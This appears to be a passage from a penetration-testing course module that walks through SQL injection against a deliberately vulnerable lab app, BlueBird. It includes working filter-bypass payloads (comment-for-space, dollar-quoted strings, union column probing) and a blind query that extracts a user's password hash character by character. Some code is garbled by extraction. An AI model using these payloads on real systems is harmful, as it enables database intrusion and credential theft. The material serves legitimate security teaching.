

Advanced SQL injection Techniques

Common Character Bypasses

Introduction

It is not uncommon to run into `character limitations` when trying to `exploit` an otherwise simple `SQL injection`. Perhaps a developer implemented a `whitelist` of characters the field is allowed to accept, or perhaps a `WAF` doesn't like it when you set your "username" to certain strings. In any case, the ability to be flexible with your `SQL injection payloads` can be very useful.

Blind SQL Injection

To practice `SQL injection` with a `character filter`, let's revisit the first `SQLi` vulnerability that we discovered in the `Identifying Vulnerabilities` section:

Code: java

```
// IndexController.java (Lines 50-76)

@GetMapping("/{find-user}")
public String findUser(@RequestParam String u, Model model,
    HttpServletResponse response) throws IOException {
    Pattern p = Pattern.compile("'|(.|'|.*'|.*)"");
    Matcher m = p.matcher(u);
    String u2 = u.toLowerCase();
    if (!u2.contains(" ") && !m.matches()) {
        try {
            String sql = "SELECT * FROM users WHERE username LIKE '%" + u +
                "%'";
            List users = this.jdbcTemplate.query(sql, new
                BeanPropertyRowMapper(User.class));
            UserDetailsImpl userDetails =
                (UserDetailsImpl)SecurityContextHolder.getContext().getAuthentication().getPrincipal();
            model.addAttribute("userDetails", userDetails);
            model.addAttribute("users", users);
            return "find-user";
        } catch (BadSqlGrammarException var10) {
            System.out.println(var10.getSQLException().getMessage());
        }
    }
}
```


```

        model.addAttribute("errorMsg", "Invalid search query");
        return "error";
    } catch (Exception var11) {
        var11.printStackTrace();
        model.addAttribute("errorMsg", "Invalid search query");
        return "error";
    }
} else {
    model.addAttribute("errorMsg", "Illegal search term");
    return "error";
}
}
}

```

The call to `.contains(" ")` is self-explanatory - we can't use spaces - so let's take a look at the RegEx pattern to better understand what else `BlueBird` is looking for to count a term as an illegal search term.

Using regex101.com to automatically generate an explanation for us, we can see that the pattern is supposed to match single quotes as well as strings with two single quotes somewhere within.



The screenshot shows the regex101.com interface. The 'REGULAR EXPRESSION' field contains the pattern `"'([.*'*.]*)"` with flags `gm`. The 'TEST STRING' field contains the text `"AND: 1=1--+-... x' OR ' '%' = '%...' maria...`. The 'EXPLANATION' panel on the right provides a detailed breakdown of the pattern:

- 1st Alternative `'`**: matches the character `'` with index 39₁₈ (27₁₆ or 47₈) literally (case sensitive).
- 2nd Alternative `([.*'*.]*)`**:
 - 1st Capturing Group `([.*'*.]*)`**:
 - matches any character (except for line terminators) `.`
 - matches the previous token between *zero* and *unlimited* times, as many times as possible, giving back as needed (greedy).
 - matches the character `'` with index 39₁₈ (27₁₆ or 47₈) literally (case sensitive).
 - matches any character (except for line terminators) `.`
 - matches the previous token between *zero* and *unlimited* times, as many times as possible, giving back as needed (greedy).
 - matches the character `'` with index 39₁₈ (27₁₆ or 47₈) literally (case sensitive).
 - matches any character (except for line terminators) `.`
 - matches the previous token between *zero* and *unlimited* times, as many times as possible, giving back as needed (greedy).
- Global pattern flags**:
 - `g` modifier: global. All matches (don't return after first match)
 - `m` modifier: multi line. Causes `^` and `$` to match the begin/end of each line (not only begin/end of string)

Since the `u` variable is concatenated between two single quotes in `IndexController.java`, an SQL injection payload would require breaking out with a single quote. Based on the pattern alone, this doesn't seem possible. Unfortunately for the developer, `Matcher.matches()` only returns `true` if the entire value of `u` matches the pattern, and not only part of it as he may have assumed. What this means is that while a single quote and strings surrounded by single quotes are detected, we can insert one single quote into a payload without matching the RegEx pattern.

Let's put this assumption to the test by running various payloads against the RegEx pattern. To do so we can create a short Java program like this one:

```
1 import java.util.regex.*;
2
3 public class RegExTest {
4     public static void main(String[] args) {
5         Pattern p = Pattern.compile("(.*'.*'.*)");
6         Matcher m = p.matcher(args[0]);
7         System.out.println(m.matches());
8     }
9 }
10 }
```

```
(kali@kali)-[/tmp]
$ javac RegExTest.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(kali@kali)-[/tmp]
$ java RegExTest ""
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
true

(kali@kali)-[/tmp]
$ java RegExTest "a"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
false


(kali@kali)-[/tmp]
$ java RegExTest "'a'"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
true

(kali@kali)-[/tmp]
$ java RegExTest "'a'a'"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
true

(kali@kali)-[/tmp]
$ java RegExTest "a'a"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
false

(kali@kali)-[/tmp]
$
```


Entering `a'` into the "Find User" search bar results in a "Invalid search query" error, but if we try `a'--` we should see that we successfully injected our payload into the SQL query.



We can verify the injection completely by live-debugging the application and setting a breakpoint at the `findUser()` function in `IndexController.java` to see the full SQL query that is run:

```
BlueBirdApplication.java | IndexController.java 5 x
com > bmdyy > bluebird > controller > J IndexController.java > findUser(String, Model, HttpServletResponse)
54 |         return "home-logged-in";
55 |     }
56 | }
57 |
58 | @GetMapping("/find-user")
59 | public String findUser(@RequestParam String u, Model model, HttpServletResponse response) throws IOException { u = "a'--", model = BindingAwareModelMa
60 |     Pattern p = Pattern.compile("'|(..*).*"); p = Pattern@42
61 |     Matcher m = p.matcher(u); m = Matcher@43, p = Pattern@42, u = "a'--"
62 |
63 |     String u2 = u.toLowerCase(); u2 = "a'--", u = "a'--"
64 |     if (u2.contains(" ") || m.matches()) {
65 |         model.addAttribute(attributeName: "errorMsg", attributeValue: "Illegal search term");
66 |         return "error";
67 |     }
68 |     try {
69 |         String sql = "SELECT * FROM users WHERE username LIKE '%" + u + "%'"; sql = "SELECT * FROM users WHERE username LIKE '%a'--%'", u = "a'--"
70 |         List<User> users = jdbcTemplate.query(sql, new BeanPropertyRowMapper(User.class)); jdbcTemplate = JdbcTemplate@112, sql = "SELECT * FROM users
71 |
72 |         UserDetailsImpl userDetails = (UserDetailsImpl) SecurityContextHolder.getContext().getAuthentication().getPrincipal();
73 |         model.addAttribute(attributeName: "userDetails", userDetails);
74 |         model.addAttribute(attributeName: "users", users);
75 |
76 |         return "find-user";
77 |     } catch (BadSqlGrammarException e) {
78 |         System.out.println(e.getSQLException().getMessage());
79 |         model.addAttribute(attributeName: "errorMsg", attributeValue: "Invalid search query");
80 |         return "error";
81 |     } catch (Exception e) {
82 |         e.printStackTrace();
83 |         model.addAttribute(attributeName: "errorMsg", attributeValue: "Invalid search query");
84 |         return "error";
85 |     }
86 | }
87 | }
```

Unfortunately, payloads such as `'` and `1=1--` still fail, due to the `spaces`. This is very easy to work around however. We can simply replace all spaces with PostgreSQL's multi-line empty comments (`/* */`), as the query will evaluate it to a space character and the query should still work. So we can try the payload `'/* */and/* */1=1--`, and see that it works.



Union-Based SQL Injection

At this point we have a PoC for `blind SQL injection`, but we don't have to stop there. Coming back to the `single quotes`, we can get around this filter by expressing strings differently. PostgreSQL allows you to use `two dollar-signs` to mark the start and end-points


of a string for better readability, and we can use this to get around the `RegEx` pattern matching single quotes and develop a PoC payload for union-based SQL injection.

So we would want to try the payload `' union select '1','2','3'--`, but after replacing spaces and single quotes it would look

like: `'/**/union/**/select/**/$1$$,$2$$,$3$$--`. After submitting this we get an "Invalid Search Query" error. Taking a look at the PostgreSQL logs (which we previously enabled) we can see that the statement failed because the first and second selects have a different number of columns.

```
mayala@htb[/htb] $ tail /opt/bluebird/pg_log/postgresql-2023-02-15_052440.log
<SNIP> 2023-02-15 06:27:18.389 EST [14374] bbuser@bluebird ERROR: each UNION
query must have the same number of columns at character 67 2023-02-15
06:27:18.389 EST [14374] bbuser@bluebird STATEMENT: SELECT * FROM users WHERE
username LIKE '%/**/union/**/select/**/$1$$,$2$$,$3$$--%' <SNIP>
```

We can check the code to find the correct number of columns, or we can simply keep adding one until we succeed. Either way, the correct number of columns is 6 and so once we try the payload `'/**/union/**/select/**/$1$$,$2$$,$3$$,$4$$,$5$$,$6$$--` we should see that the union-based SQL injection was successful!



Comparative Precomputation (Blind SQLi)

Although we already proved that `union-based SQL injection` is possible in this specific case, let's pretend that we were restricted to `blind SQL injection` for a moment. Using typical algorithms to dump characters from the database, `7 requests` are required per character on average (e.g. the `bisection` algorithm that [sqlmap](#) uses). In some cases however, it may be possible to (blindly) dump `1 or more characters per request`.

Take the following payload for example:

Code: sql


```
' AND id=(SELECT ASCII(SUBSTRING(password,1,1)) FROM users WHERE
username='itsmaria')--
```

It will only match one user, and that is the user whose `id` equals the `ascii` value of the `first character of itsmaria's password`. If we swap out the `spaces` and `single quotes` to bypass the character filters, our payload will look like this:

Code: sql

```
'/**/AND/**/id=
(SELECT/**/ASCII(SUBSTRING(password,1,1))/**/FROM/**/users/**/WHERE/**/usern
ame=$$itsmaria$$)--
```

If we try it out, we should see the user with ID `36` appear, which corresponds to the character `$`. This is expected, since the password hashes are stored as `bcrypt` hashes which have the format `$2b$12$...`, so we now have a `blind SQL injection PoC` which can dump `one character per request`.



Note: For the purposes of this module, you pretty much have to test exploits against the live website over port 8080. In the real world you always want to test/develop exploits locally before running them against any production sites. Ideally, changing IP/PORT should be the only changes you have to make.

Challenge

As an extra challenge, write a simple Python script which automatically encodes payloads for you. A further step could be that it also sends the query and returns the output.

Error-Based SQL Injection

Introduction

Error-based SQL injection is an in-band technique where attackers use database error messages to exfiltrate data. In this section we will go through an error-based SQL injection in BlueBird to better understand this technique.

A Closer Look at the SQL Injection in /forgot

You may remember the second vulnerability that we discovered earlier had some interesting exception handling which returned a stacktrace or a generic error message depending on the

client IP:

Code: java

```
// AuthController.java (Lines 121-164)

@PostMapping("/{forgot"})
public String forgotPOST(@RequestParam String email, Model model,
    HttpServletRequest request, HttpServletResponse response) throws IOException
{
    if (email.isEmpty()) {
        response.sendRedirect("/forgot?e=Please+fill+out+all+fields");
        return null;
    } else {
        Pattern p = Pattern.compile("^.*@[A-Za-z]*\\. [A-Za-z]*$");
        Matcher m = p.matcher(email);
        if (!m.matches()) {
            response.sendRedirect("/forgot?e=Invalid+email!");
            return null;
        } else {
            try {
                String sql = "SELECT * FROM users WHERE email = '" + email +
                    ""';

                User user = (User)this.jdbcTemplate.queryForObject(sql, new
                    BeanPropertyRowMapper(User.class));
                Long var10000 = user.getId();
                String passwordResetHash = DigestUtils.md5DigestAsHex("'" +
                    var10000 + ":" + user.getEmail() + ":" + user.getPassword().getBytes());
                var10000 = user.getId();
                String passwordResetLink = "https://bluebird.htb/reset?uid=" +
                    var10000 + "&code=" + passwordResetHash;
                logger.error("TODO- Send email with link [" + passwordResetLink
                    + "]);

                response.sendRedirect("/forgot?
                    e=Please+check+your+email+for+the+password+reset+link");
                return null;
            } catch (EmptyResultDataAccessException var11) {
                response.sendRedirect("/forgot?e=Email+does+not+exist");
                return null;
            } catch (Exception var12) {
                String ipAddress = request.getHeader("X-FORWARDED-FOR");
                if (ipAddress == null) {
                    ipAddress = request.getRemoteAddr();
                }

                if (ipAddress.equals("127.0.1.1")) {

```




```

        model.addAttribute("errorMsg", var12.getMessage());
        model.addAttribute("errorStackTrace",
Arrays.toString(var12.getStackTrace()));
    } else {
        model.addAttribute("errorMsg", "500 Internal Server Error");
        model.addAttribute("errorStackTrace", "Something happened on
our side. Please try again later.");
    }

    return "error";
}
}
}
}
}


```

Let's throw a typical ' or 1=1-- injection at it to see what happens.



The image shows a web form titled "BlueBird - Forgot Password". It has a dark background. At the top left is a white bird icon. Below the title is a label "Email" above a text input field. Below the input field is a blue "Submit" button. Below the button, the text "Invalid email!" is displayed in red.


We should get an Invalid email! error, since the RegEx pattern failed to match. Taking a closer look at the RegEx pattern, we can see that it is quite a loose one which simply looks for <CHARS>@<CHARS>.<CHARS>. We can match this quite easily while still providing an SQL injection payload by appending --@bluebird.htb as a comment.



The image shows the Regex101 tool interface. The regular expression is `/^[A-Za-z]+\.[A-Za-z]+$/gm`. The test string contains several examples, including a valid email, an email with a subdomain, an email with an SQL injection payload, and a single character. The tool shows 5 matches, with the last two matches being the SQL injection payload and the single character.

Match	Index	Match
Match 1	0-5	a@b.c
Match 2	6-24	bmdyy@bluebird.htb
Match 3	25-48	' or 1=1--@bluebird.htb
Match 4	49-51	@.

